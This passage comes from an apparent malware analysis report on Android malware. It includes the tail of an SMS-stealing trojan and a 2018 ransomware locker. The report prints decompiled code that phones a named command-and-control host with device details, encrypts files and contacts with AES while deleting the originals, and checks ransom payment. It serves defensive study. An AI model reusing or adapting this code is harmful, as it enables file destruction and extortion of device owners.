            httppost.setEntity(new UrlEncodedFormEntity(smsReceiver.this.params2, "EUC-KR"));
            Log.d("\thttppost.setEntity(new UrlEncodedFormEntity(params2));", "gone");
        } catch (UnsupportedEncodingException e2) {
            e2.printStackTrace();
        }
        try {
            HttpResponse response = defaultHttpClient.execute(httppost);
            Log.d("response=httpclient.execute(httppost);", response.toString());
        } catch (ClientProtocolException e3) {
            e3.printStackTrace();
        } catch (IOException e4) {
            e4.printStackTrace();
        }
    }
}.start();
```

InstallService

This file seams to be just a copy of the *removeApplications* method seen earlier during the analysis of *MainActivity*.

CrashApplication and CrashHandler

Within them are the classes for creating log files after the device crashes, some system information about the device, and a log of operations performed by the user.

As we will see during the dynamic analysis, these classes work mainly in the background: the user sees the application effectively crashing but does not see the creation of the log files.

Dynamic Analysis

In this case, dynamic analysis was useful not only for analysing application behavior, but also for discovering background activities that could not be detected using static analysis alone, such as the activities of methods and classes contained in the *crash* folder.


com.example.bankmanager.BankSplashActivity

com.example.bankmanager.BankPreActivity

com.example.bankmanager.BankActivity

com.example.bankmanager.BankNumActivity

com.example.bankmanager.BankScardActivity



com.example.bankmanager.BankEndActivity

.MessageActivity

An example of ransomware

Malware a145

Preliminary analysis

Analyzing the malware with VirusTotal, we found that 27 out of 62 antiviruses recognize the file as malicious. Some antiviruses identify it as a Trojan, others more correctly identify it as a ransomware locker. It was discovered in 2018.

Static analysis

Android permission

The malicious application uses the permissions shown in the figure:

Manifest analysis

From reading the manifest we derive the following information:

- the application can be installed on an older version of android that has multiple unfixed vulnerabilities.
- the debugging is enabled on the application.
- the application data can be backed up, this allows anyone who have enabled usb debugging to copy application data off the device.
- a broadcast receiver has been found to be shared with other applications on the device. the malicious application can request and obtain permission and interact with it.

NO	ISSUE	SEVERITY
1	App can be installed on a vulnerable upatched Android version Android 4.0.3-4.0.4, [minSdk=15]	high
2	Debug Enabled For App [android:debuggable=true]	high
3	Application Data can be Backed up [android:allowBackup=true]	warning
4	**Broadcast Receiver** (com.ins.screensaver.receivers.OnBoot) is Protected by a permission, but the protection level of the permission should be checked. **Permission:** android.permission.RECEIVE_BOOT_COMPLETED [android:exported=true]	warning

Certificate analysis

Analysis of the application certificate provides the following information:

- The application is signed with debug certificate.
- The application is vulnerable to Janus vulnerability.
- the application is signed with a code signing certificate.

TITLE	SEVERITY
Application signed with debug certificate	high
Application vulnerable to Janus Vulnerability	warning
Signed Application	info

URLs

The malware contacts the URLs listed in the picture. Doing some research, we found that the last of the URLs shown in the figure is the site of a Russian company that provides financial services; the attacker probably uses the site to receive the ransom payment.

URL
http://timei2260.myjino.ru/gateway/
http://timei2260.myjino.ru/gateway/attach.php?uid= http://timei2260.myjino.ru/gateway/check.php?uid= http://timei2260.myjino.ru/gateway/settings.php?uid=
https://qiwi.com

Activities

The application runs two main activities, *com.ins.screensaver.MainActivity* and *com.ins.screensaver.LockActivity*, as shown in the figure.

Activities

com.ins.screensaver.MainActivity

com.ins.screensaver.LockActivity

Code analysis

The malware has a simpler structure than the previously analyzed malware. During the analysis, we focused our attention on three files in particular: *MainActivity.java, LockActivity.java* e *AES.java*.

MainActivity

The main purpose of this class is to disable itself and start *LockActivity* immediately when it is created. This is a typical behavior of malicious applications and is aimed at preventing the user from interrupting the execution of the application.

```
public class MainActivity extends AppCompatActivity {
    /* JADX INFO: Access modifiers changed from: protected */
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity,
    android.support.v4.app.SupportActivity, android.app.Activity
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        String pgkname = getPackageName();
        ComponentName componentToDisable = new ComponentName(pgkname, pgkname + ".MainActivity");
        getPackageManager().setComponentEnabledSetting(componentToDisable, 2, 1);
        startActivity(new Intent(this, LockActivity.class).setFlags(268435456));
    }
}
```

LockActivity

The *LockActivity* class implements typical ransomware behavior.

- *runTask*: The method is designed to initialize the ransomware's main operations, including setting up the UI, checking permissions, retrieving encryption keys, encrypting files and contacts, and displaying ransom demands. It leverages multiple background threads to perform these operations efficiently. The method encapsulates the core functionalities of the ransomware, making it a critical piece of the overall malicious behavior of the application.

```
private void runTask() {
 Context ctx = getBaseContext();
 Resources resources = getResources();
 Bitmap mBitmap = BitmapFactory.decodeResource(resources, R.drawable.bg);
 WebView webView = (WebView) findViewById(R.id.webViewMain);
 Button payClick = (Button) findViewById(R.id.button4);
 this.relativeLayout = (RelativeLayout) findViewById(R.id.mainview);
 [.....]
   if (done.isEmpty()) {
      ctx.setWallpaper(mBitmap);
      new Thread(new Runnable() { // from class: com.ins.screensaver.LockActivity.1
      @Override // java.lang.Runnable
      public void run() {
        try {
          String[] strArr = LockActivity.this.key;
          HttpClient httpClient = new HttpClient();
          strArr[0] = httpClient.getReq("http://timei2260.myjino.ru/gateway/attach.php?uid="+Utils.generateUID()+"&os="+
          Build.VERSION.RELEASE+"&model="+URLEncoder.encode(Build.MODEL)+"&permissions=0&country="+telephonyManager.getNetworkCountryIso());
          Log.d("GA",String.valueOf(ActivityCompat.checkSelfPermission(LockActivity.this.getApplicationContext(),"android.permission.WRITE_EX
          TERNAL_STORAGE")));
          If (ActivityCompat.checkSelfPermission(LockActivity.this.getApplicationContext(),"android.permission.WRITE_EXTERNAL_STORAGE")==0){
            new Thread(new Runnable() { // from class: com.ins.screensaver.LockActivity.1.1
              @Override // java.lang.Runnable
                public void run(){
                 LockActivity.this.encryptFiles(LockActivity.this.key[0]);
                }
            }).start();
          }
          if (ActivityCompat.checkSelfPermission(LockActivity.this.getApplicationContext(),"android.permission.WRITE_CONTACTS")==0 &&
              ActivityCompat.checkSelfPermission(LockActivity.this.getApplicationContext(), "android.permission.READ_CONTACTS") == 0){
            new Thread(new Runnable() { // from class: com.ins.screensaver.LockActivity.1.2
              @Override // java.lang.Runnable
              public void run() {
               try{
                 LockActivity.this.encryptContacts(LockActivity.this.key[0]);
               }
        [.....]
        showMessage(webView, resources);
        payClick.setOnClickListener(new AnonymousClass3(webView, resources));
        startService(new Intent(this, CheckerService.class));
    }
```

- *AnonymusClass3:* The class is designed to handle user interactions for making payments and unlocking the device. It performs a network request to check the payment status and initiates the decryption of files and contacts if payment is verified. If the payment fails, a message is shown informing the user that the payment was not successful.

```
public class AnonymousClass3 implements View.OnClickListener {
    [……]
        @Override // java.lang.Runnable
        public void run() {
            try {
                HttpClient httpClient = new HttpClient();
                final String response = httpClient.getReq("http://timei2260.myjino.ru/gateway/check.php?uid=" + Utils.generateUID());
                LockActivity.this.runOnUiThread(new Runnable() { // from class: com.ins.screensaver.LockActivity.3.1.1
                    @Override // java.lang.Runnable
                    public void run() {
                        if (!response.split("\\|")[0].equalsIgnoreCase("true")) {
                            Toast.makeText(LockActivity.this.getApplicationContext(), "Оплата не поступила", 1).show();
                            return;
                        }
                        [……]
                        new Thread(new Runnable() { // from class: com.ins.screensaver.LockActivity.3.1.1.1
                            @Override // java.lang.Runnable
                            public void run() {
                                LockActivity.this.decryptFiles(key);
                            }
                        }).start();
                        new Thread(new Runnable() { // from class: com.ins.screensaver.LockActivity.3.1.1.2
                            @Override // java.lang.Runnable
                            public void run() {
                                LockActivity.this.decryptContacts(key);
                            }
                        }).start();
                        Toast.makeText(LockActivity.this.getApplicationContext(), "Вы успешно сняли блокировку с телефона!", 1).show();
                        LockActivity.this.finish();
                    }
                });
        [….]
```

- *encryptDir*: The method recursively encrypts files within a specified directory. It creates separate threads for directories and processes files directly, appending ".encrypted" to their names post-encryption. The method uses the AES encryption algorithm and utility methods from FileUtils to read, encrypt, and delete files.

```
public void encryptDir(final String encryptionKey, String dir) {
        File[] listFiles;
        byte[] key = Utils.hexStringToByteArray(encryptionKey);
        File f = new File(dir);
        for (final File file : f.listFiles()) {
            try {
                if (file.isDirectory()) {
                    new Thread(new Runnable() { // from class: com.ins.screensaver.LockActivity.5
                        @Override // java.lang.Runnable
                        public void run() {
                            LockActivity.this.encryptDir(encryptionKey, file.getAbsolutePath());
                        }
                    }).start();
                } else {
                    String[] parts = file.getAbsolutePath().split("\\.");
                    if (!parts[parts.length - 1].equalsIgnoreCase("encrypted")) {
                        try {
                            Cipher cipher = AES.initEncryption(key);
                            FileUtils.readFile(file.getAbsolutePath(), file.getAbsolutePath() + ".encrypted", key, cipher);
                            Log.d("Working on ", file.getAbsolutePath());
                            FileUtils.deleteFile(file.getAbsolutePath());
                        } catch (Exception e) {
                            e.printStackTrace();
                        }
                    }
                }
            } catch (Exception e2) {
                e2.printStackTrace();
            }
        }
    }
```

- *decryptDir*: The method recursively decrypts files within a specified directory, similar to the encryptDir method but in reverse. It processes each file in the directory, decrypting files with the ".encrypted" extension and removing that extension post-decryption. This method also creates separate threads for directories.

```
public void decryptDir(final String encryptionKey, String dir) {
    File[] listFiles;
    byte[] key = Utils.hexStringToByteArray(encryptionKey);
    File f = new File(dir);
    for (final File file : f.listFiles()) {
        try {
            if (file.isDirectory()) {
                new Thread(new Runnable() { // from class: com.ins.screensaver.LockActivity.6
                    @Override // java.lang.Runnable
                    public void run() {
                        LockActivity.this.decryptDir(encryptionKey, file.getAbsolutePath());
                    }
                }).start();
            } else {
                String[] parts = file.getAbsolutePath().split("\\.");
                if (parts[parts.length - 1].equalsIgnoreCase("encrypted")) {
                    String path = file.getAbsolutePath().replace(".encrypted", "");
                    Cipher cipher = AES.initDecryption(key);
                    FileUtils.readFile(file.getAbsolutePath(), path, key, cipher);
                    try {
                        FileUtils.deleteFile(file.getAbsolutePath());
                    } catch (Exception e) {
                        e.printStackTrace();
                    }
                }
            }
        } catch (Exception e2) {
            e2.printStackTrace();
        }
    }
}
```

- *encryptContacts*: retrieves all contacts from the device's contacts database. It encrypts the contact's name and phone number using AES encryption, then deletes the original unencrypted contact from the device.

```
/* JADX INFO: Access modifiers changed from: private */
public void encryptContacts(String encryptionKey) {
   ContentResolver contentResolver = getContentResolver();
   Cursor cur = contentResolver.query(ContactsContract.Contacts.CONTENT_URI, null, null, null, null);
   if (cur.getCount() > 0) {
    while (cur.moveToNext()) {
      String id = cur.getString(cur.getColumnIndex("_id"));
      String name = cur.getString(cur.getColumnIndex("display_name"));
      if (cur.getInt(cur.getColumnIndex("has_phone_number")) > 0) {
        Cursor pCur = contentResolver.query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI,null,"contact_id = ?",new String[]{id}, null);
          while (pCur.moveToNext()) {
             String phoneNo = pCur.getString(pCur.getColumnIndex("data1"));
             byte[] key = Utils.hexStringToByteArray(encryptionKey);
             try {
                String encryptedName = Base64.encodeToString(AES.encrypt(key, name.getBytes()), 0);
                String encryptedPhone = Base64.encodeToString(AES.encrypt(key, phoneNo.getBytes()), 0);
                ContactsUtils.writeContact(encryptedName, encryptedPhone, getApplicationContext());
                String lookupKey = cur.getString(cur.getColumnIndex("lookup"));
                Uri uri = Uri.withAppendedPath(ContactsContract.Contacts.CONTENT_LOOKUP_URI, lookupKey);
                contentResolver.delete(uri, null, null);
             } catch (Exception e) {
                Log.e("Get Contacts Error", e.getMessage());
             }
          }
          pCur.close();
   }}}}
```

- *decryptContacts*: it retrieves all contacts from the device's contacts database. It decrypts the encrypted name and phone number using AES decryption and writes the decrypted contact information to the contacts database. At the end, It deletes the encrypted contact from the device.

```
/* JADX INFO: Access modifiers changed from: private */
public void decryptContacts(String encryptionKey) {
  ContentResolver contentResolver = getContentResolver();
  Cursor cur = contentResolver.query(ContactsContract.Contacts.CONTENT_URI, null, null, null, null);
  if (cur.getCount() > 0) {
   while (cur.moveToNext()) {
     String id = cur.getString(cur.getColumnIndex("_id"));
     String name = cur.getString(cur.getColumnIndex("display_name"));
     if (cur.getInt(cur.getColumnIndex("has_phone_number")) > 0) {
       Cursor pCur = contentResolver.query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI,null,"contact_id = ?",new String[]{id}, null);
       while (pCur.moveToNext()) {
         String phoneNo = pCur.getString(pCur.getColumnIndex("data1"));
         byte[] key = Utils.hexStringToByteArray(encryptionKey);
         try {
            String originalName = new String(AES.decrypt(key, Base64.decode(name, 0)));
            String originalPhone = new String(AES.decrypt(key, Base64.decode(phoneNo, 0)));
            ContactsUtils.writeContact(originalName, originalPhone, getApplicationContext());
            String lookupKey = cur.getString(cur.getColumnIndex("lookup"));
            Uri uri = Uri.withAppendedPath(ContactsContract.Contacts.CONTENT_LOOKUP_URI, lookupKey);
            contentResolver.delete(uri, null, null);
         } catch (Exception e) {
            Log.e("Get Contacts Error", e.getMessage());
         }
       }
       pCur.close();
     }}}
```


AES

This class provides methods for encrypting and decrypting data using the AES (Advanced Encryption Standard) algorithm. Note that calling *Cipher.getInstance("AES")* will return AES ECB mode by default. ECB mode is known to be weak as it results in the same ciphertext for identical blocks of plaintext.

```
/* loaded from: classes.dex */
public class AES {
    public static byte[] encrypt(byte[] key, byte[] clear) throws Exception {
        SecretKeySpec skeySpec = new SecretKeySpec(key, "AES");
        Cipher cipher = Cipher.getInstance("AES");
        cipher.init(1, skeySpec);
        byte[] encrypted = cipher.doFinal(clear);
        return encrypted;
    }

    public static Cipher initEncryption(byte[] key) throws InvalidKeyException, NoSuchPaddingException, NoSuchAlgorithmException {
        SecretKeySpec skeySpec = new SecretKeySpec(key, "AES");
        Cipher cipher = Cipher.getInstance("AES");
        cipher.init(1, skeySpec);
        return cipher;
    }

    public static Cipher initDecryption(byte[] key) throws InvalidKeyException, NoSuchPaddingException, NoSuchAlgorithmException {
        SecretKeySpec skeySpec = new SecretKeySpec(key, "AES");
        Cipher cipher = Cipher.getInstance("AES");
        cipher.init(2, skeySpec);
        return cipher;
    }

    public static byte[] decrypt(byte[] key, byte[] encrypted) throws Exception {
        SecretKeySpec skeySpec = new SecretKeySpec(key, "AES");
        Cipher cipher = Cipher.getInstance("AES");
        cipher.init(2, skeySpec);
        System.gc();
        byte[] decrypted = cipher.doFinal(encrypted);
        return decrypted;
    }
}
```

Dynamic Analysis

The dynamic analysis confirms what we have seen before during the static analysis: *MainActivity* blocks its execution as soon as it is invoked and then calls *LockActivity*, which implements the typical behavior of ransomware.



com.ins.screensaver.MainActivity

com.ins.screensaver.LockActivity